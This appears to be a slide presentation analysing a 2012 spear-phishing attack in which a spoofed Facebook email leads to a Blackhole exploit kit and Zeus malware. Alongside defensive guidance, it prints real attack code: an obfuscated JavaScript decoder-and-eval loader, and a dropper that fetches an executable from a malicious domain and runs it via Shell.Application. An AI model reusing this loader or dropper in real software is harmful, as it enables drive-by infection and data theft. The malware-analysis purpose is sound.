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This presentation reviews a response-methodology to a multi-stage, 'zero-day' malware attack against a corporate information-systems network. Using limited resources and with a specific aim to ensure a comprehensive and efficient response, the attack is analysed in detail and various defensive precautions, principles and techniques are discussed.

This analysis reviews and seeks to understand a typical, contemporary malware-attack approach, which has been explicitly designed to make detection and prevention for IT and security staff extremely challenging. Included in this analysis are detailed explanations of evasive techniques such as social-engineering, spear-phishing, SMTP spoofing, HTTP and JavaScript obfuscation, binary codepacking, password and data harvesting, data encryption and exfiltration, file-droppers, processinjection and bot-nets.

Alongside this analysis the presentation will discuss some basic tools and techniques which IT and Information Security teams can employ to help detect and counter such attacks against their networks and data. With a very basic foundation in programming and digital forensics, this discussion will review the use of free/open-source tools to help create an efficient understanding of the threat and creation of a focused and effective response plan. Included will be an overview of defensive-methodologies and processes such as system and network hardening and monitoring, data de-obfuscation, decoding and decryption, static and dynamic analysis of malware code and binaries and forensic best practises.





Qui suis-je?


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Malware Attack: Detection

The original phishing email arrived on October 25th, addressed to a number of legitimate accounts across four offices, various teams including Senior Management. Email and security staff were notified and a copy retrieved. All staff in 'cc' immediately notified to delete mail.



Malware Attack: Overview

Blackhole Dropper with Adobe exploit

- 'Phishing' spoofed email from Facebook with malicious link
- Skipping HTML & JavaScript functions across multiple domains
- PHP, JavaScript obfuscation, three layers of encoding,
- Self-building, executing code: HTML to .exe
- New code detects browser & adobe reader versions
- Exploit attempt, target to retrieve and launch another binary
- Binary is compressed, packed, obfuscated and also self-building
- Harvests, packs and encrypts (RC4) local data, sends as HTTP Post
- Retrieves and launches another binary

Zeus..

- Creates, launches new file, sets to auto-run
- Process-injection techniques to hide
- SSL outgoing, stream of pseudo-random DNS queries
- Game over: Data stolen & once C&C contact is established anything goes (financial or espionage..), remote connections, key-loggers, bot-net, blackmail

Basic Methodology: Battling Zeus in a BlackHole

- Malware attack with no traceable source and no way to know what the aim is
- ➤ Detect, Assess and Responding to a zero-day
 - Detect:
 - o If lucky, staff will mention it..
 - Check network access logs for random and specific domains/IP's
 - IDS/IPS if unusual
 - Assess:
 - Analyse code & execution to predict behaviours
 - Assess threat
 - Assess risk
 - Response:
 - Evaluate risk in context
 - Technical response
 - Training & awareness...

Email header: Routing data

```
Microsoft Mail Internet Headers Version 2.0
(deleted internal routing headers)
Received: from unknown (HELO livebox) ([92.59.249.141])
                  with ESMTP: 25 Oct 2012 17:29:19 +0200
 by
Received: from 92.59.249.141 (account unsatisfiedw7@hendrickauto.com HELO
gogghgxgolhhohb.wntjpdruygypo.va) by livebox (CommuniGate Pro SMTP 5.2.3)
with ESMTPA id 964676285 for; Thu, 25 Oct 2012 16:29:19 +0100
From: "Facebook" update+hiehdzge@facebookmail.com
                                                          > Several spoofed domains
To: <>
Subject: Victoria Carpenter commented on your status
                                                          > 92.59.249.141 is only real data
Date: Thu, 25 Oct 2012 16:29:19 +0100
Message-ID: <2471126175.ZZZ8V600606@grbgspaanf.mjrzm.su>
                                                          > WHOIS: France Telecom, Spain
MIME-Version: 1.0
Content-Type: multipart/alternative;
   boundary="---= lvgh 67 55 72"
X-Mailer: uydcr-51
Content-Language: en
Return-Path: kuschd40@marston.com
X-OriginalArrivalTime: 25 Oct 2012 15:41:10.0814 (UTC) FILETIME=[284F63E0:(
```

HTML Code

The email is formatted as HTML and uses 'link manipulation', with an 'href' pointing to an unexpected domain: <u>deniquecrafts.co.za</u>

```
facebook
"Times New Roman"'>Victoria Carpenter comme
                                          Hello,
</div>
<div style='margin-bottom:11.25pt'>
                                          Victoria Carpenter commented on your status.
http://deniquecrafts.co.za/uagyzr6/index.
9.0pt;mso-fareast-font-family:"Times New Ror
                                          Victoria wrote
Click to follow link
style='border-collapse:collapse;mso-yfti-th
                                           Go to comments
Ocm Ocm Ocm Ocm'>
Reply to this email to comment on this status.
 <td style='border:solid #E2C822 1.0pt;mso-
 background: #FFF9D7; padding: 7.5pt 7.5pt 7.5pt 7.5pt '>
 <span style='font-size:8.5pt;font-family:"Tahoma","sans-serif";</pre>
 href="http://deniquecrafts.co.za/uaQyzR6/index.html">-span
 styre- color: #353990; text-decoration: none; text-underline: none'>Go to comments</span><
```

HTML Code

- > Further Analysis requires moving from passive to active approach, with caution:
 - Making contact: Accessing and downloading data from foreign, possibly hostile/malicious networks and servers. Dangerous even if from neutral networks (Tor)
 - Shaking the Tree? Possibly alerting attackers:
 - Reconnaissance, provoking a reaction
 - Something worked, emails are valid?
- ➤ Plan B! Verify, Contain, Monitor and move on...
 - Check proxy logs for previous access to domain from LAN, alert remote users and delete all copies of Email
 - Update firewalls, proxies, anti-spam & Network IDS to block and alert attempts, check local HIPS
 - Staff awareness & training

Analyzing the malicious link

index.html acquired: with 'wget' (i.e. non-browser) via proxy

- ➤ The page's HTML code shows a simple operation: execution of three separate and remote JavaScript files. Each script contains one line:
 - document.location='http://skodadiseltunning.org/links/<u>let-it_be.php</u>';
 - document.location='http://ser.luckypetspetsitting.com/links/<u>let-it_be.php</u>';
 - document.location='http://srv.michigancrotchrockets.com/links/<u>let-it_be.php</u>';
- > PHP files retrieved (all identical)

```
<head>
    <title></title>
</head>
<body>
    <div dqa="asd"></div>
    <script>
        p = eval("p" + "arseInt");
        function asd() {
            return document.getElementsByTagName("span")[0];
        function asd2() {
            return q.getAttribute(i);
        function asd3() {
            a += String.fromCharCode(p(s.substr(i, 2), 25));
        function asd4() {
            eval(a):
        zxc = (020 == 0x10);
    </script><span> (28,000 characters of obfuscated code)</span>
    <script>
        if (zxc) {
            var q = asd();
            for (i = 0; i < 93; i++) {
                s += asd2();
            s = s.replace(/[^a-z0-9]+/g, "");
            for (i = 0; i < s.length; i += 2) {
                asd3();
                window.document.body = s
            } catch (awt) {
                asd4()
    </script>
</body>
```

> Understanding the code

- PHP?
 - HTML
 - JavaScript I : Defines functions
 - "Span": Encrypted/encoded array
 - JavaScript II: Defines variables, calls functions

➤ What can we expect to occur?

- Functions & variables are defined
- 2. Large payload is defined
- 3. Sanity check ("If"), variables defined, two loops and an execution in browser window
- 4. Something happens...

▶ I "Span"

- > 28,000 characters
- Pattern: 93 tagged sections
- Any guesses?

<span 1= "4a174g41(4c414b4217@3n182b194h&4a40414245+4a41401950%1j454f @46413o4g11&4c4e4b4g4b+4g414c4111&4g4b384g4e)454a43113o#3m48 0= "!4g4e4l4n4i^3m4e173548 4h43454a2i\$414g413o4g(2b4n4i414e@4f4 4040)181f412b44#1143414g33*4h491f4211!4i414e4f45^4b4a1g1g1g 4n4 a3o 4g454b4a1f\$3o1j3n1j3m(1g4n4e414g@4h4e4a1742&4h4a3o4g45+4 93n2b*4411424b4e!493m4g334h^491f3n1g29 402b3n114f\$4c48454g1f(44 86= 9!3i29424b4e^1f422b1n29 422a461148\$414a434g44(29421i1i1g@4n4542 "442b2b&1o1g472b19+1n191i4729&40114c4h4f)441f471g29#50294e41 41 3m47505050\$3o11454f21(413o474b2b@1f1m21413o&474b1m451g+114g4 i454a404b%4j11484b3o)3m4g454b4a#11444e4142*2b1e444g4g!4c281m_{945#421f40} 34= #f2i!4142454a41^401f43112n 3338392f31\$312j2i3g47(3i1g1g4n43@114 "1j3o1144(3m4a40484164e1f3o114e&4h4a3c3142+4h4a3o4f1j%3o1g1gf3g443i&294g4e414n+3o114e4149%4b4i412h44)4548401f43#1g503o3m4g* @4f281k211j&4c484h4345+4a281n5029%45421f183o)11454f384g#4e45 65= "14e) 2h3m4f411f#1g114e414c*483m3o411f!1m3h4f1m43^1j19191g29 1i4711*4c484h4345!4a38454m41^1i1e19171e 294d1i2b1e\$4f4g41484 54= "a17)1k1o501j43#414g393m43*384g3m4g4h!4f28424h4a^3o4g454b4a 4g441f*471g1j442b!3m114f4c3m^4a1j462b3o 1143414g3c\$45404g441 15= "431f471g2d 3g473i2847\$29424b4e1f(402b1n2940@2a46114841&4a4 4a\$3m3n484140(35484h4345@4a1g1g4n48&2b42114041+4f3o4e454c&4c 55= "!404o4o183o^1143414g2i 34324b3n46\$1f491g1g4n(4e414g4h4e@4a1 o4o 3o114c484h\$43454a3845(4m412a1o1g@4n4e414g4h&4e4a171n50+4

1="4a174g41(4c414b4217@3n182b194h&4a40414245+4a41401950%1j454f2f4e)4e3m412842 n@46413o4g11&4c4e4b4g4b+4g414c4111%4g4b384g4e)454a43113o#3m48481f3n*1g1g501j45 0="!4g4e414n4i^3m4e173548 4h43454a2i\$414g413o4g(2b4n4i414e@4f454b4a28&191n1125 4a3o 4q454b4a1f\$3o1j3n1j3m(1q4n4e414q@4h4e4a1742&4h4a3o4q45+4b4a1f1q4n%3o1f3n1 86="442b2b&101g472b19+1n191i4729&40114c4h4f)441f471g29#50294e414g*4h4e4a1740!1 +4j454a404b%4j11484b3o)3m4g454b4a#11444e4142*2b1e444g4g!4c281m1m4f^474b403m40 34="1j301144(3m4a404841@4e1f30114e&4h4a3c3142+4h4a3o4f1j%301g1g501j)454a454g28 4h@4f281k211j&4c484h4345+4a281n5029%45421f183o)11454f384g#4e454a431f*401g1g4n4 65="14e)2h3m4f411f#1q114e414c*483m3o411f!1m3h4f1m43^1j19191q29 4d2b421i43\$1i1e leli4711*4c484h4345!4a38454m41^1i1e19171e 294d1i2b1e\$4f4g414841(2b191e1i45@1i1 54="a17)1k1o501j43#414g393m43*384g3m4g4h!4f28424h4a^3o4g454b4a 1f491j431j\$3m1j 404q441f*471q1j442b!3m114f4c3m^4a1j462b3o 1143414q3c\$45404q441f(441q1j402b@431 3g473i2847\$29424b4e1f(402b1n2940@2a46114841&4a434g4429+401i1i1g (35484h4345@4a1q1q4n48&2b42114041+4f3o4e454c%4q454b4a4o)4o44293 ^1143414g2i 34324b3n46\$1f491g1g4n(4e414g4h4e@4a171k2050&45421f4 h\$43454a3845(4m412a1o1g@4n4e414g4h&4e4a171n50+45421f482c%2b451g c4q41%2i454i1q4n)3m114b4a2i#4b4a412j49*4c4q412i45!4i1f1q5050^1j lf3m1g#4n4e414g4h*4e4a17424h!4a3o4g454b^4a1f3n1g4n 45421f3m1l\$4

1145*4f384g4e45!4a431f461g^1g4n462b46 114e414c48\$3m3o

➤ II JavaScript execution flow

- IF statement, (which is always true?)
- Set's q as the result of function asd(), initiates: "s" and "a"
- 94 loops
 - asd2() to construct full string: "s"
 - O Parsing, substitution, cleaning up
- Decode "s", run asd3() on pairs
- Try: Attempts to execute the resulting payload

```
if(zxc)

{

var q=asd();
var s="",a="";

for(i=0;i<93;i++){s+=asd2();}
s=s.replace(/[^a-z0-9]+/g,"");
for(i=0;i<s.length;i+=2){asd3();}
try{window.document.body=s}catch(awt){asd4()}

}

</pre>

// script>
```

JavaScript Detail

• If (zxc) {

The first part calls the variable 'zxc' – which has been determined as 'True' – this is a strange 'sanity check', basically setting a validity or integrity check for the remainder of the section. It's not clear why this is included however as the value would always be 'True' – but potentially it's verifying the operating environment.

- var q = <u>asd()</u>; var s = "", a = "";
 Result is 'q' given a value of "[object HTMLSpanElement]", two new variables initiated
- for (i = 0; i < 93; i++) {s += asd2()}

 The first "for" loop reformats the 'Span' variable in proper order. This loop specifies that for 93 steps (0-92), the variable 's' is created with each of the Span elements in numerical order.
- s = s.replace(/[^a-z0-9]+/g, '''');
 This section basically parses the new Span variable to remove non-alphanumeric characters, "(!"#\$%^&*())" which were added as an additional layer of obfuscation. Following this method the length of the Span variable is reduced by over 2500 characters
- for (i = 0; i < s.length; i += 2) {asd3()}

 This section runs the next de-obfuscation routine. The for-loop runs from 0 to the length of the Span variable, in steps of 2. The function asd3() then uses the following two characters in the sequence for an encoding-substitution based on the radix base 25. The string 'a' in asd3() is then appended with the resulting character. Following this section the value of 'a' is now readable and executable code.
- try {window.document.body=s} catch(awt) {asd4()}
 Finally uses decoded characters as payload in new browser window

> III JavaScript functions

- Creates variable (p) as a function: "Function parseInt(){[]}"
- Extracts from Span
- Various character substitution and decoding loops
- Executes code
- (Validity check data define)
- ➤ What can we predict? What do we know? Not much...

```
p=eval("p"+"arseInt");
function asd(){return document.getElementsByTagName("span")[0];}
function asd2(){return q.getAttribute(i);}
function asd3() {alert(a+=String.fromCharCode(p(s.substr("4g",2),25)));}
function asd4(){eval(a);}
zxc=(020==0x10);
```

> JavaScript Detail

- p = eval("p"+"arseInt"); In JavaScript the 'eval' statement is similar to 'execute'. The result of ("p" + "arseInt") creates "ParseInt" which JavaScript interprets as a native function. The actual value of variable 'p' is assigned the statement: "Function parseInt(){[native code]}"
- function asd(){return document.getElementsByTagName("span")[0];} Extracts sections of the "Span" code by tag, which later get's assigned as 'q'
- function asd2(){return q.getAttribute(i);} This function is used for the parsing of the large 'span' variable. When implemented this is used to separate out the 'span' to 93 individual variables. The variable 'q' from above is used here.
- function asd3(){a+=String.fromCharCode(p(s.substr(i,2),25));} Used to parse and substitute characters from the 'span' data. This function simply translates input into another character set, a simple but effective method of encoding and obfuscation. The individual sections (from inside-out):
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- s.substr(i,2): JavaScript method for extracting code from variable 'i', for two characters at a time
- String.fromCharCode(p(s.substr(i,2),25)) 'p' is given function 'parseInt()', so in operation this would read: parseInt(s.substr(i,2),25) This function parses the string that results from (s.substr(i,2), and returns an integer. The integer itself is derived from interpreting this string using an encoding or substutituion 'radix parameter' value of 25. From here the 'String.fromCharCode' performs another level of encoding substitution creating unicode values from the string defined.
- function asd4(){eval(a);} The final function 'asd4()' simply executes 'a', which is now the decoded and assembled payload of the web page
- zxc=(020==0x10); This is curious sanity check. In JavaScript the string 020 is here interpreted as an octal value, which is equivalent to the decimal number 16. The string 0x10 is a hex string, also equal to the decimal 16. So the value returned in this case is (given the operator '==') is the value True.

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      <title></title>
      </head>
    ⊟<body>
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      <div dqa="asd"></div>
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    ⊟<script>
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      alert('Hi there!');
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      p=eval("p"+"arseInt");
      function asd() {return document.getElementsByTagName("span") [0];}
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      function asd2() {return q.getAttribute(i);}
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      function asd3() {a+=String.fromCharCode(p(s.substr(i,2),25));}
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
Dynamic Testing

- Run the HTML, JavaScript functions safely in browser
- Notepad++, Firefox (Web Dev Toolbar)
- Reverse-engineer loops and decode
- Run the script in a controlled method:
 - o Insert breaks, change flow operation
 - Execute functions in a controlled way
 - Display live values of variables
 - Change values of data
- Use of 'Alert()'
- Keep notes..

> Dynamic Testing

Display values, results from obfuscated functions

```
Message from webpage
                                                                          ×
<script>
                                                             function parseInt() {
                                                              [native code]
alert(p=eval("p"+"arseInt"));
function asd() {return document.qetElementsByT
                                                                       OK.
function asd2(){return q.getAttribute(i);}
function asd3() {a+=String.fromCharCode(p(s.su
function asd4() {eval(a);};
zxc=(020==0x10);
</script>
```



Parsing routine on (s)

- s = s.replace(/[^a-z0-9]+/g, "");
- Alert(), before and after

!4g4e4l4n4i^3m4e173548 4h43454a2i\$414g413o4g(2b4n4i e414g@4h4e4a1742&4h4a3o4g45+4b4a1f1g4n%3o1f3n1j3m)1 4e3m412842#4h4a3o4q45*4b4a1f3n1q!4n4e414q4h^4e4a1f1 4a3o 4q454b4a1f\$3n1q4n4e41(4q4h4e4a17@4q414c414b&42 a4319501j+454f334h49%28424h4a3o)4g454b4a1f#3n1g4n4e 217*3n2b2b194f!4q4e454a43^191d1d1f1m 3h401m1q11\$4q4 1m431j43(414g334h49@28424h4a3o&4g454b4a1f+3n1j3o1g4 43%414q334h49)3741434k1q#11414k413o*1f3n1q284a!4h48 f1j3o1j^3n1j3m1j43 2b4c3m4e4f\$412n4a4g29(45421f4111 f@1q4n4e414q&4h4e4a1740+113o4b494c%3m4e41334h)494f1 4e1f3m#2b1n293m2a*323m4q4411!49454a1f3o^1148414a43 3m3i1j1o1n\$1g2a431f3n(3g3m3i1j1o@1n1g1g4n4e&414g4h f1840+11454f384g%4e334h491f)3n1g1g4n4e#414g4h4e4a*1 4f4c48454g!334h493741^434k1g1l3o 4b4a3o3m4g\$1f3g191 1g4n(413g3m3i2b@3741432j4k&4c1l1b2050+45421f3m2c%3o 91g501j1b)1b443m4f32#4549413941*4c4128424h!4a3o4g45 m41^1f3o1g2d3o 281f3m1145\$4f384g4e45(4a431f3o1g@2d3 114q414f&4q1f403q3n+3i1q1q4n42%2b4a3m4i45)433m4q4b4

4q4e4l4n4i3m4e1735484h43454a2i414q413o4q2b4n4i 4a3o4g454b4a1f1g4n3o1f3n1j3m1g50501j454f2i4142 414q4h4e4a1f1m3m4e4e3m4l1m451q1l4q414f4q1f343n 2b2b19424h4a3o4q454b4a19501j454f384q4e454a4328 4b42173n2b2b194a4h493n414e19501j454f384q4e334h 281m3q3h403i3q3h403h113h3k1j1k3i1h1m1j4f4c4845 2d1f4011454f2i4142454a41401f3o1g2d4a414j173741 4h4a3o4q454b4a1f441j421j401q4n4i3m4e17412b4q44 401g1d1d40113o4b494c3m4e41334h494f1g4n4e414g4h 3741434k1g29424b4e1f3m2b1n293m2a323m4g44114945 3m3i1j1o1n1g2a431f3n3g3m3i1j1o1n1g1g4n4e414g4h 334h491f3n1g1g4n4e414g4h4e4a174a4h48485045421f 3o3m4q1f3q191n191j191n191j191n191j191n193i1q29 181f1m3h401m1g1l4g414f4g1f413g3m3i1g1g4n413g3m 4e4a17424h4a3o4g454b4a1f3o1g4n45421f183m11454f 1148414a434g44293n1i1i1g4n45421f3m11454f384g4e

➤ Multiple-Decoding Routines

- For length of S, run asd3() to create 'a'
 - ParselNT(): String to Integer
 - Encoding: fromCharCode(): Radax 25
- Alert placed in function, not script!
- First string is '4g', alert gives 't'
- Second '4e', equals 'r'


```
function asd() {return document.getElementsByTagName("span")[0];}
function asd2() {return q.getAttribute(i);}
function asd3() {a+=String.fromCharCode(p(s.substr(i,2),25)), alert(a);}
// function asd4() {eval(a);};
zxc=(020==0x10);
```



"494h4e414k" = murex

Resulting string

• Executable JavaScript is constructed from 'Span', appears to be a Plugin-Detection routine



```
try {
  var PluginDetect = {
    version: "0.7.8",
    name: "PluginDetect",
    handler: function (c, b, a) {
       return function () {
          c(b, a)
    }
}
```

ig4e414n4i3m4e1735484h43454a2i414g413o4g2b4n4i414e4f454b4a28191n11251126191j4a. 941281935484h43454a2i414g413o4g191j443m4a4048414e28424h4a3o4g454b4a1f3o1j3n1j3m1 in4e414g4h4e4a17424h4a3o4g454b4a1f1g4n3o1f3n1j3m1g50501j454f2i4142454a414028424h a304g454b4a1f3n1g4n4e414g4h4e4a174g414c414b42173n182b194h4a404142454a414019501j4 1f2f4e4e3m4128424h4a3o4g454b4a1f3n1g4n4e414g4h4e4a1f1m3m4e4e3m411m451g114g414f4g f343n46413o4g114c4e4b4g4b4g414c41114g4b384g4e454a43113o3m48481f3n1g1g501j454f2k4i 4a3o28424h4a3o4g454b4a1f3n1g4n4e414g4h4e4a174g414c414b42173n2b2b19424h4a3o4g454b a19501j454f384g4e454a4328424h4a3o4g454b4a1f3n1g4n4e414g4h4e4a174g414c414b42173n2l 2b194f4g4e454a4319501j454f334h4928424h4a3o4g454b4a1f3n1g4n4e414g4h4e4a174g414c41 b42173n2b2b194a4h493n414e19581j454f384g4e334b4928424h4a3o4g454b4a1f3n1g4n4e414g41 4e4a1f4g414c414b42173n2b2b194f4g4e454a43191d1d1f1n3h40lm1g114g414f4g1f3n1g1g5014 3414g334h493741434k281m3g3h403i3g3h403h113h3k1j1k3i1h1m1j4f4c48454g334h493741434i 281m3g3h113h3k1j1k3i1m431j43414g3334h4928424h4a3o4g454b4a1f3n1j3o1g4n4i3m4e17402b g44454f1j3m2b4011454f384g4e334h491f3n1g2d1f4011454f2i4142454a41401f3o1g2d4a414j1 3741432j4k4c1f3o1g284D1143414g334h493741434k1g11414k413o1f3n1g284a4h4848294e414g4 h4e4a173m2d3m3g1n3i284a4h4848501j3o4b494c3m4e41334h494f28424h4a3o4g454b4a1f441j4 1j401g4n4i3m4e17412b4g44454f1j3o1j3n1j3m1j432b4c3m4e4f412n4a4g2945421f4111454f38 g4e334h491f441g1d1d4111454f364g4e334h491f421g1g4n45421f4111454f2i4142454a41401f4 lgldld40113o4b494c3m4e41334h494f1g4n4e414g4h4e4a1740113o4b494c3m4e41334h494f1f44 421g503o2b44114f4c48454g1f41114f4c48454g334h493741434k1g293n2b42114f4c48454g1f

Adobe Exploit Payload

- Self-building HTML code!
- Browser, Plugin versions checked...
- Adobe exploit constructed and ran

```
insertHTML: function (g, b, h, a, l) {
  var m, n = document,
    k = this,
    q, p = n.createElement("span"),
    o, j, f = "<";
  var c = ["outlineStyle", "none", "borderStyle"
  var i = "outline-style:none; border-style:none;
  if (!k.isDefined(a)) {
    a = ""
  }
  if (k.isString(g) && (/[^\s]/).test(g)) (
    g = g.toLowerCase().replace(/\s/g, "");
    q = f + g + ' width="' + k.pluginSize + '"
    q += 'style="' + i + 'display:inline;" ';
    for (o = 0; o < b.length; o = o + 2) {</pre>
```

```
if (!d.isIE) {
    a = "Adobe.*PDF.*Plug-?in|Adobe.*Acrobat.*Plug-?in|Adobe.*Reader.*Plug-?in";
    if (g.getVersionDone !== 0) {
        g.getVersionDone = 0;
        b = d.getMimeEnabledPlugin(g.mimeType, a);
        if (!j) {
            n = b
        }
        if (!b && d.hasMimeType(g.mimeType)) {
            b = d.findNavPlugin(a, 0)
```

```
c.isGecko = (/Gecko/i).test(h) && (/Gecko\s*\/\s*\d/i).test(i);
c.verGecko = c.isGecko ? c.formatNum((/rv\s*\:\s*([\.\,\d]+)/i).te
c.isChrome = (/Chrome\s*\/\s*(\d[\d\.]*)/i).test(i);
c.verChrome = c.isChrome ? c.formatNum(RegExp.$1) : null;
c.isSafari = ((/Apple/i).test(g) || (!g && !c.isChrome)) && (/Safa c.verSafari = c.isSafari && (/Version\s*\/\s*(\d[\d\.]*)/i).test(i c.isOpera = (/Opera\s*[\/]?\s*(\d+\.?\d*)/i).test(i);
c.verOpera = c.isOpera && ((/Version\s*\/\s*(\d+\.?\d*)/i).test(i) c.addWinEvent("load", c.handler(c.runWLfuncs, c))
```


Exploit Warhead: File Dropper

- "aa I 928a.exe" is same HTML code, created and launched locally
- Remote file (Update_Flash_Player.exe) is retrieved possible execution via Adobe exploit

```
end redirect = function () {
         window.location.href = 'http://skodadiseltunning.org/adobe/update flash player.exe'
713
714
    };
715
     window.onbeforeunload = function () {
716
         return "";
717
     3:
718
     try {
719
         var ra4 = ".//..//aa1928a.exe",
720
             ra3 = document.createElement("object");
721
         ra3.setAttribute("id", ra3);
722
         ra3.setAttribute("classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
723
         try {
724
             var ra0 = ra3.CreateObject("adod".concat("b.str", "eam"), ""),
725
                 ra1 = ra3.CreateObject("Shell.Application", ""),
                 ra2 = ra3.CreateObject("msxml2.XMLHTTP", "");
726
727
             try {
728
                 ra2.open("GET", "http://skodadiseltunning.org/links/let-it be.php?zmglndxu=040
729
                 ra2.send();
730
                 ra0.type = 1;
731
                 ra0.open();
732
                 ra0.Write(ra2.responseBody);
733
                 ra0.SaveToFile(ra4, 2);
734
                 ra0.Close();
735
             } catch (e) {}
736
737
                 with(ra1) {
                     shellexecute(ra4);
738
```

Exploit warhead: File Dropper

- Adobe Exploit Data:
 - CLSID: BD96C556-65A3-11D0-983A-00C04FC29E36
 - msxml2.XMLHTTP
 - http://skodadiseltunning.org/links/letit_be.php?zmqlndxu=0402090838&slsf=03370302073706343433&teu=04&kjaiyh=mmdrnngp&oac=jlcqebbf (possible
 - Shell.Application : SaveToFile .//..//aa I 928a.exe
- Result: Malware binary ("update_flash_player.exe) is downloaded, but seems executed only on refresh



Malware Analysis

What just happened?!

- Spear-phishing email, social-engineering
- Various domains, spoofed or hijacked
- JavaScript to re-arrange, parse, de-obfuscate, decode, substitute and execute a script
- Script drops .exe file of HTML
- Executed via Adobe exploit
- File downloaded
- Live Action Demo!




Malware Binary File Analysis

> Analysis Methodology

- Describe, hash, compare, scan examine, carve up interpret, understand, manipulate..
- Static Analysis: Look for clues in code
- Dynamic Analysis: Safe running, change flows

> Results?


- What is the expected behaviour?
- What is the real risk?
- If successful, how to protect users, data, assets?
- How to improve anti-malware facilities



Malware Static Analysis

Compare

- SHA256 Hash: "f0c30af952aebaaf231434772028feecec3a05d13a0aadd2e00c8cf37ee7f1c1"
- Unique 'strings' in binary?
- Any way to find previous research results for file?



Malware Static Analysis

> Scan

VirusTotal: 11% detection rate

Nothing for McAfee, Trend, Kaspersky, Microsoft

Potentially not safe, but not flagged

